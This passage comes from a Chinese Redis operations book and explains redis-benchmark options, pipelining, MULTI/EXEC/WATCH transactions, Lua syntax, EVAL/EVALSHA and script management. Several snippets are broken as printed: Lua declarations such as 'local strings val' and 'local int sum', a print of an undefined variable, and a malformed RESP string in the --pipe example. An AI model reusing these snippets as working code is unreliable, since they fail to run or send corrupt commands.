整个内存检测的时间比较长。当输出passed this test时说明内存检测完毕，最后会提示--test-memory只是简单检测，如果有质疑可以使用更加专业的内存检测工具：

```
Please keep the test running several minutes per GB of memory.  
Also check http:// www.memtest86.com/ and http:// pyropus.ca/software/memtester  
.....忽略检测细节.....  
Your memory passed this test.  
Please if you are still in doubt use the following two tools:  
1) memtest86: http:// www.memtest86.com/  
2) memtester: http:// pyropus.ca/software/memtester/
```

通常无需每次开启Redis实例时都执行--test-memory选项，该功能更偏向于调试和测试，例如，想快速占满机器内存做一些极端条件的测试，这个功能是一个不错的选择。

3.2.3 redis-benchmark详解

redis-benchmark可以为Redis做基准性能测试，它提供了很多选项帮助开发和运维人员测试Redis的相关性能，下面分别介绍这些选项。

1.-c

-c (clients) 选项代表客户端的并发数量（默认是50）。

2.-n<requests>

-n (num) 选项代表客户端请求总量（默认是100000）。

例如redis-benchmark-c100-n20000代表100各个客户端同时请求Redis，一共执行20000次。redis-benchmark会对各类数据结构的命令进行测试，并给出性能指标：

```
===== GET =====
 20000 requests completed in 0.27 seconds
 100 parallel clients
 3 bytes payload
 keep alive: 1
99.11% <= 1 milliseconds
100.00% <= 1 milliseconds
73529.41 requests per second
```

例如上面一共执行了20000次get操作，在0.27秒完成，每个请求数据量是3个字节，99.11%的命令执行时间小于1毫秒，Redis每秒可以处理73529.41次get请求。

3.-q

-q选项仅仅显示redis-benchmark的requests per second信息，例如：

```
$redis-benchmark -c 100 -n 20000 -q
PING_INLINE: 74349.45 requests per second
PING_BULK: 68728.52 requests per second
SET: 71174.38 requests per second...
LRANGE_500 (first 450 elements): 11299.44 requests per second
LRANGE_600 (first 600 elements): 9319.67 requests per second
MSET (10 keys): 70671.38 requests per second
```

4.-r

在一个空的Redis上执行了redis-benchmark会发现只有3个键：

```
127.0.0.1:6379> dbsize
(integer) 3
127.0.0.1:6379> keys *
1) "counter:_rand_int_"
2) "mylist"
3) "key:_rand_int_"
```

如果想向Redis插入更多的键，可以执行使用-r (random) 选项，可以向Redis插入更多随机的键。

```
$redis-benchmark -c 100 -n 20000 -r 10000
```

-r选项会在key、counter键上加一个12位的后缀，-r10000代表只对后四位做随机处理（-r不是随机数的个数）。例如上面操作后，key的数量和结果结构如下：

```
127.0.0.1:6379> dbsize
(integer) 18641
127.0.0.1:6379> scan 0
1) "14336"
2) 1) "key:000000004580"
   2) "key:000000004519"
...
10) "key:000000002113"
```

5.-P

-P选项代表每个请求pipeline的数据量（默认为1）。

6.-k<boolean>

-k选项代表客户端是否使用keepalive，1为使用，0为不使用，默认值为1。

7.-t

-t选项可以对指定命令进行基准测试。

```
redis-benchmark -t get, set -q
SET: 98619.32 requests per second
GET: 97560.98 requests per second
```

8.--csv

--csv选项会将结果按照csv格式输出，便于后续处理，如导出到Excel等。

```
redis-benchmark -t get, set --csv
"SET", "81300.81"
"GET", "79051.38"
```

3.3 Pipeline

3.3.1 Pipeline概念

Redis客户端执行一条命令分为如下四个过程：

1) 发送命令

2) 命令排队

3) 命令执行

4) 返回结果

其中1) +4) 称为Round Trip Time (RTT, 往返时间)。

Redis提供了批量操作命令（例如mget、mset等），有效地节约RTT。但大部分命令是不支持批量操作的，例如要执行n次hgetall命令，并没有mhgetall命令存在，需要消耗n次RTT。Redis的客户端和服务端可能部署在不同的机器上。例如客户端在北京，Redis服务端在上海，两地直线距离约为1300公里，那么1次RTT时间= $1300 \times 2 / (300000 \times 2/3) = 13$ 毫秒（光在真空中传输速度为每秒30万公里，这里假设光纤为光速的2/3），那么客户端在1秒内大约只能执行80次左右的命令，这个和Redis的高并发高吞吐特性背道而驰。

Pipeline（流水线）机制能改善上面这类问题，它能将一组Redis命令进行组装，通过一次RTT传输给Redis，再将这组Redis命令的执行结果按顺序

返回给客户端，图3-5为没有使用Pipeline执行了n条命令，整个过程需要n次RTT。




图3-5 没有Pipeline执行n次命令模型

图3-6为使用Pipeline执行了n次命令，整个过程需要1次RTT。

Pipeline并不是什么新的技术或机制，很多技术上都使用过。而且RTT在不同网络环境下会有不同，例如同机房和同机器会比较快，跨机房跨地区会比较慢。Redis命令真正执行的时间通常在微秒级别，所以才会有Redis性能瓶颈是网络这样的说法。

redis-cli的--pipe选项实际上就是使用Pipeline机制，例如下面操作将set hello world和incr counter两条命令组装：

```
echo -en '*3\r\n$3\r\nSET\r\n$5\r\nhello\r\n$5\r\nworld\r\n*$2\r\n$4\r\nincr\r\n$n$7\r\nncounter\r\n' | redis-cli --pipe
```

但大部分开发人员更倾向于使用高级语言客户端中的Pipeline，目前大部分Redis客户端都支持Pipeline，第4章我们将介绍如何通过Java的Redis客户端Jedis使用Pipeline功能。

3.3.2 性能测试

表3-1给出了在不同网络环境下非Pipeline和Pipeline执行10000次set操作的效果，可以得到如下两个结论：

- Pipeline执行速度一般比逐条执行要快。

- 客户端和服务端的网络延时越大，Pipeline的效果越明显。




图3-6 使用Pipeline执行n条命令模型



注意

因测试环境不同可能得到的具体数字不尽相同，本测试Pipeline每次携带100条命令。

表3-1 在不同网络下，10000条set非Pipeline和Pipeline的执行时间对比

网 络	延 迟	非 Pipeline	Pipeline
本机	0.17ms	573ms	134ms
内网服务器	0.41ms	1 610ms	240ms
异地机房	7ms	78 499ms	1 104ms

3.3.3 原生批量命令与Pipeline对比

可以使用Pipeline模拟出批量操作的效果，但是在使用时要注意它与原生批量命令的区别，具体包含以下几点：

- 原生批量命令是原子的，Pipeline是非原子的。
- 原生批量命令是一个命令对应多个key，Pipeline支持多个命令。
- 原生批量命令是Redis服务端支持实现的，而Pipeline需要服务端和客户端的共同实现。

3.3.4 最佳实践

Pipeline虽然好用，但是每次Pipeline组装的命令个数不能没有节制，否则一次组装Pipeline数据量过大，一方面会增加客户端的等待时间，另一方面会造成一定的网络阻塞，可以将一次包含大量命令的Pipeline拆分成多次较小的Pipeline来完成。

Pipeline只能操作一个Redis实例，但是即使在分布式Redis场景中，也可以作为批量操作的重要优化手段，具体细节见第11章。

3.4 事务与Lua

为了保证多条命令组合的原子性，Redis提供了简单的事务功能以及集成Lua脚本来解决这个问题。本节首先简单介绍Redis中事务的使用方法以及它的局限性，之后重点介绍Lua语言的基本使用方法，以及如何将Redis和Lua脚本进行集成，最后给出Redis管理Lua脚本的相关命令。

3.4.1 事务

熟悉关系型数据库的读者应该对事务比较了解，简单地说，事务表示一组动作，要么全部执行，要么全部不执行。例如在社交网站上用户A关注了用户B，那么需要在用户A的关注表中加入用户B，并且在用户B的粉丝表中添加用户A，这两个行为要么全部执行，要么全部不执行，否则会出现数据不一致的情况。

Redis提供了简单的事务功能，将一组需要一起执行的命令放到multi和exec两个命令之间。multi命令代表事务开始，exec命令代表事务结束，它们之间的命令是原子顺序执行的，例如下面操作实现了上述用户关注问题。

```
127.0.0.1:6379> multi
OK
127.0.0.1:6379> sadd user:a:follow user:b
QUEUED
127.0.0.1:6379> sadd user:b:fans user:a
QUEUED
```

可以看到sadd命令此时的返回结果是QUEUED，代表命令并没有真正执行，而是暂时保存在Redis中。如果此时另一个客户端执行sismember user:a: follow user: b返回结果应该为0。

```
127.0.0.1:6379> sismember user:a:follow user:b
(integer) 0
```

只有当exec执行后，用户A关注用户B的行为才算完成，如下所示返回的两个结果对应sadd命令。

```
127.0.0.1:6379> exec
1) (integer) 1
```

```
2) (integer) 1
127.0.0.1:6379> sismember user:a:follow user:b
(integer) 1
```

如果要停止事务的执行，可以使用discard命令代替exec命令即可。

```
127.0.0.1:6379> discard
OK
127.0.0.1:6379> sismember user:a:follow user:b
(integer) 0
```

如果事务中的命令出现错误，Redis的处理机制也不尽相同。

1.命令错误

例如下面操作错将set写成了sett，属于语法错误，会造成整个事务无法执行，key和counter的值未发生变化：

```
127.0.0.1:6388> mget key counter
1) "hello"
2) "100"
127.0.0.1:6388> multi
OK
127.0.0.1:6388> sett key world
(error) ERR unknown command 'sett'
127.0.0.1:6388> incr counter
QUEUED
127.0.0.1:6388> exec
(error) EXECABORT Transaction discarded because of previous errors.
127.0.0.1:6388> mget key counter
1) "hello"
2) "100"
```

2.运行时错误

例如用户B在添加粉丝列表时，误把sadd命令写成了zadd命令，这种就是运行时命令，因为语法是正确的：

```
127.0.0.1:6379> multi
OK
127.0.0.1:6379> sadd user:a:follow user:b
QUEUED
```

```
127.0.0.1:6379> zadd user:b:fans 1 user:a
QUEUED
127.0.0.1:6379> exec
1) (integer) 1
2) (error) WRONGTYPE Operation against a key holding the wrong kind of value
127.0.0.1:6379> sismember user:a:follow user:b
(integer) 1
```

可以看到Redis并不支持回滚功能，`sadd user: a: follow user: b`命令已经执行成功，开发人员需要自己修复这类问题。

有些应用场景需要在事务之前，确保事务中的key没有被其他客户端修改过，才执行事务，否则不执行（类似乐观锁）。Redis提供了watch命令来解决这类问题，表3-2展示了两个客户端执行命令的时序。

表3-2 事务中watch命令演示时序

时间点	客户端 -1	客户端 -2
T1	<code>set key "java"</code>	
T2	<code>watch key</code>	
T3	<code>multi</code>	
T4		<code>append key python</code>
T5	<code>append key jedis</code>	
T6	<code>exec</code>	
T7	<code>get key</code>	

可以看到“客户端-1”在执行multi之前执行了watch命令，“客户端-2”在“客户端-1”执行exec之前修改了key值，造成事务没有执行（exec结果为nil），整个代码如下所示：

```
#T1: 客户端1
127.0.0.1:6379> set key "java"
OK
#T2: 客户端1
127.0.0.1:6379> watch key
OK
#T3: 客户端1
127.0.0.1:6379> multi
OK
#T4: 客户端2
127.0.0.1:6379> append key python
(integer) 11
#T5: 客户端1
```

```
127.0.0.1:6379> append key jedis
QUEUED
#T6: 客户端1
127.0.0.1:6379> exec
(nil)
#T7: 客户端1
127.0.0.1:6379> get key
"javapython"
```

Redis提供了简单的事务，之所以说它简单，主要是因为它不支持事务中的回滚特性，同时无法实现命令之间的逻辑关系计算，当然也体现了Redis的“keep it simple”的特性，下一小节介绍的Lua脚本同样可以实现事务的相关功能，但是功能要强大很多。

3.4.2 Lua用法简述

Lua语言是在1993年由巴西一个大学研究小组发明，其设计目标是作为嵌入式程序移植到其他应用程序，它是由C语言实现的，虽然简单小巧但是功能强大，所以许多应用都选用它作为脚本语言，尤其是在游戏领域，例如大名鼎鼎的暴雪公司将Lua语言引入到“魔兽世界”这款游戏中，Rovio公司将Lua语言作为“愤怒的小鸟”这款火爆游戏的关卡升级引擎，Web服务器Nginx将Lua语言作为扩展，增强自身功能。Redis将Lua作为脚本语言可帮助开发者定制自己的Redis命令，在这之前，必须修改源码。在介绍如何在Redis中使用Lua脚本之前，有必要对Lua语言的使用做一个基本的介绍。

1.数据类型及其逻辑处理

Lua语言提供了如下几种数据类型：booleans（布尔）、numbers（数值）、strings（字符串）、tables（表格），和许多高级语言相比，相对简单。下面将结合例子对Lua的基本数据类型和逻辑处理进行说明。

(1) 字符串

下面定义一个字符串类型的数据：

```
local strings val = "world"
```

其中，local代表val是一个局部变量，如果没有local代表是全局变量。print函数可以打印出变量的值，例如下面代码将打印world，其中"--"是Lua语言的注释。

```
-- 结果是"world"  
print(hello)
```

(2) 数组

在Lua中，如果要使用类似数组的功能，可以用tables类型，下面代码使用定义了一个tables类型的变量myArray，但和大多数编程语言不同的是，Lua的数组下标从1开始计算：

```
local tables myArray = {"redis", "jedis", true, 88.0}  
--true  
print(myArray[3])
```

如果想遍历这个数组，可以使用for和while，这些关键字和许多编程语言是一致的。

(a) for

下面代码会计算1到100的和，关键字for以end作为结束符：

```
local int sum = 0  
for i = 1, 100  
do  
    sum = sum + i  
end  
-- 输出结果为5050  
print(sum)
```

要遍历myArray，首先需要知道tables的长度，只需要在变量前加一个#号即可：

```
for i = 1, #myArray  
do  
    print(myArray[i])  
end
```

除此之外，Lua还提供了内置函数ipairs，使用for index, value ipairs (tables) 可以遍历出所有的索引下标和值：

```
for index,value in ipairs(myArray)
do
    print(index)
    print(value)
end
```

(b) while

下面代码同样会计算1到100的和，只不过使用的是while循环，while循环同样以end作为结束符。

```
local int sum = 0
local int i = 0
while i <= 100
do
    sum = sum + i
    i = i + 1
end
--输出结果为5050
print(sum)
```

(c) if else

要确定数组中是否包含了jedis，有则打印true，注意if以end结尾，if后紧跟then：

```
local tables myArray = {"redis", "jedis", true, 88.0}
for i = 1, #myArray
do
    if myArray[i] == "jedis"
    then
        print("true")
        break
    else
        --do nothing
    end
end
```

(3) 哈希

如果要使用类似哈希的功能，同样可以使用tables类型，例如下面代码定义了一个tables，每个元素包含了key和value，其中strings1..string2是将两个字符串进行连接：

```
local tables user_1 = {age = 28, name = "tome"}  
--user_1 age is 28  
print("user_1 age is " .. user_1["age"])
```

如果要遍历user_1，可以使用Lua的内置函数pairs：

```
for key,value in pairs(user_1)  
do print(key .. value)  
end
```

2. 函数定义

在Lua中，函数以function开头，以end结尾，funcName是函数名，中间部分是函数体：

```
function funcName()  
    ...  
end  
contact函数将两个字符串拼接：  
function contact(str1, str2)  
    return str1 .. str2  
end  
--"hello world"  
print(contact("hello ", "world"))
```



注意

本书只是介绍了Lua部分功能，因为Lua的全部功能已经超出本书的范围，读者可以购买相应的书籍或者到Lua的官方网站（<http://www.lua.org/>）

进行学习。

3.4.3 Redis与Lua

1. 在Redis中使用Lua

在Redis中执行Lua脚本有两种方法：eval和evalsha。

(1) eval

```
eval 脚本内容 key个数 key列表 参数列表
```

下面例子使用了key列表和参数列表来为Lua脚本提供更多的灵活性：

```
127.0.0.1:6379> eval 'return "hello " .. KEYS[1] .. ARGV[1]' 1 redis world
"hello redisworld"
```

此时KEYS[1]="redis"，ARGV[1]="world"，所以最终的返回结果是"hello redisworld"。

如果Lua脚本较长，还可以使用redis-cli--eval直接执行文件。

eval命令和--eval参数本质是一样的，客户端如果想执行Lua脚本，首先在客户端编写好Lua脚本代码，然后把脚本作为字符串发送给服务端，服务端会将执行结果返回给客户端，整个过程如图3-7所示。




图3-7 eval命令执行Lua脚本过程

(2) evalsha

除了使用eval，Redis还提供了evalsha命令来执行Lua脚本。如图3-8所示，首先要将Lua脚本加载到Redis服务端，得到该脚本的SHA1校验和，evalsha命令使用SHA1作为参数可以直接执行对应Lua脚本，避免每次发送Lua脚本的开销。这样客户端就不需要每次执行脚本内容，而脚本也会常驻在服务端，脚本功能得到了复用。




图3-8 使用evalsha执行Lua脚本过程

加载脚本: script load命令可以将脚本内容加载到Redis内存中，例如下面将lua_get.lua加载到Redis中，得到SHA1为："7413dc2440db1fea7c0a0bde841fa68eefaf149c"

```
# redis-cli script load "$(cat lua_get.lua)"
"7413dc2440db1fea7c0a0bde841fa68eefaf149c"
```

执行脚本: evalsha的使用方法如下，参数使用SHA1值，执行逻辑和eval一致。

```
evalsha 脚本SHA1值 key个数 key列表 参数列表
```

所以只需要执行如下操作，就可以调用lua_get.lua脚本：

```
127.0.0.1:6379> evalsha 7413dc2440db1fea7c0a0bde841fa68eefaf149c 1 redis world
"hello redisworld"
```

2.Lua的Redis API

Lua可以使用redis.call函数实现对Redis的访问，例如下面代码是Lua使用redis.call调用了Redis的set和get操作：

```
redis.call("set", "hello", "world")
redis.call("get", "hello")
```

放在Redis的执行效果如下：

```
127.0.0.1:6379> eval 'return redis.call("get", KEYS[1])' 1 hello
"world"
```

除此之外Lua还可以使用redis.pcall函数实现对Redis的调用，redis.call和redis.pcall的不同在于，如果redis.call执行失败，那么脚本执行结束会直接返回错误，而redis.pcall会忽略错误继续执行脚本，所以在实际开发中要根据具体的应用场景进行函数的选择。



开发提示

Lua可以使用redis.log函数将Lua脚本的日志输出到Redis的日志文件中，但是一定要控制日志级别。

Redis3.2提供了Lua Script Debugger功能用来调试复杂的Lua脚本，具体可以参考：<http://redis.io/topics/ldb>。

3.4.4 案例

Lua脚本功能为Redis开发和运维人员带来如下三个好处：

- Lua脚本在Redis中是原子执行的，执行过程中间不会插入其他命令。
- Lua脚本可以帮助开发和运维人员创造出自己定制的命令，并可以将这些命令常驻在Redis内存中，实现复用的效果。
- Lua脚本可以将多条命令一次性打包，有效地减少网络开销。

下面以一个例子说明Lua脚本的使用，当前列表记录着热门用户的id，假设这个列表有5个元素，如下所示：

```
127.0.0.1:6379> lrange hot:user:list 0 -1
1) "user:1:ratio"
2) "user:8:ratio"
3) "user:3:ratio"
4) "user:99:ratio"
5) "user:72:ratio"
```

user: {id}: ratio代表用户的热度，它本身又是一个字符串类型的键：

```
127.0.0.1:6379> mget user:1:ratio user:8:ratio user:3:ratio user:99:ratio
                  user:72:ratio
1) "986"
2) "762"
3) "556"
4) "400"
5) "101"
```

现要求将列表内所有的键对应热度做加1操作，并且保证是原子执行，此功能可以利用Lua脚本来实现。

1) 将列表中所有元素取出，赋值给mylist:

```
local mylist = redis.call("lrange", KEYS[1], 0, -1)
```

2) 定义局部变量count=0，这个count就是最后incr的总次数：

```
local count = 0
```

3) 遍历mylist中所有元素，每次做完count自增，最后返回count：

```
for index,key in ipairs(mylist)
do
    redis.call("incr",key)
    count = count + 1
end
return count
```

将上述脚本写入lrange_and_mincr.lua文件中，并执行如下操作，返回结果为5。

```
redis-cli --eval lrange_and_mincr.lua hot:user:list
(integer) 5
```

执行后所有用户的热度自增1：

```
127.0.0.1:6379> mget user:1:ratio user:8:ratio user:3:ratio user:99:ratio
                  user:72:ratio
1) "987"
2) "763"
3) "557"
4) "401"
5) "102"
```

本节给出的只是一个简单的例子，在实际开发中，开发人员可以发挥自己的想象力创造出更多新的命令。

3.4.5 Redis如何管理Lua脚本

Redis提供了4个命令实现对Lua脚本的管理，下面分别介绍。

(1) script load

```
script load script
```

此命令用于将Lua脚本加载到Redis内存中，前面已经介绍并使用过了，这里不再赘述。

(2) script exists

```
scripts exists sha1 [sha1 ...]
```

此命令用于判断sha1是否已经加载到Redis内存中：

```
127.0.0.1:6379> script exists a5260dd66ce02462c5b5231c727b3f7772c0bcc5
1) (integer) 1
```

返回结果代表sha1[sha1...]被加载到Redis内存的个数。

(3) script flush

```
script flush
```

此命令用于清除Redis内存已经加载的所有Lua脚本，在执行script flush后，a5260dd66ce02462c5b5231c727b3f7772c0bcc5不再存在：

```
127.0.0.1:6379> script exists a5260dd66ce02462c5b5231c727b3f7772c0bcc5
```

```
1) (integer) 1
127.0.0.1:6379> script flush
OK
127.0.0.1:6379> script exists a5260dd66ce02462c5b5231c727b3f7772c0bcc5
1) (integer) 0
```

(4) script kill

```
script kill
```

此命令用于杀掉正在执行的Lua脚本。如果Lua脚本比较耗时，甚至Lua脚本存在问题，那么此时Lua脚本的执行会阻塞Redis，直到脚本执行完毕或者外部进行干预将其结束。下面我们模拟一个Lua脚本阻塞的情况进行说明。

下面的代码会使Lua进入死循环：

```
while 1 == 1
do
end
```

执行Lua脚本，当前客户端会阻塞：

```
127.0.0.1:6379> eval 'while 1==1 do end' 0
```

Redis提供了一个lua-time-limit参数，默认是5秒，它是Lua脚本的“超时时间”，但这个超时时间仅仅是当Lua脚本时间超过lua-time-limit后，向其他命令调用发送BUSY的信号，但是并不会停止掉服务端和客户端的脚本执行，所以当达到lua-time-limit值之后，其他客户端在执行正常的命令时，将会收到“Busy Redis is busy running a script”错误，并且提示使用script kill或者shutdown nosave命令来杀掉这个busy的脚本：

```
127.0.0.1:6379> get hello
(error) BUSY Redis is busy running a script. You can only call SCRIPT KILL or
SHUTDOWN NOSAVE.
```

此时Redis已经阻塞，无法处理正常的调用，这时可以选择继续等待，但更多时候需要快速将脚本杀掉。使用shutdown save显然不太合适，所以选择script kill，当script kill执行之后，客户端调用会恢复：

```
127.0.0.1:6379> script kill
OK
127.0.0.1:6379> get hello
"world"
```

但是有一点需要注意，如果当前Lua脚本正在执行写操作，那么script kill将不会生效。例如，我们模拟一个不停的写操作：

```
while 1==1
do
    redis.call("set","k","v")
end
```

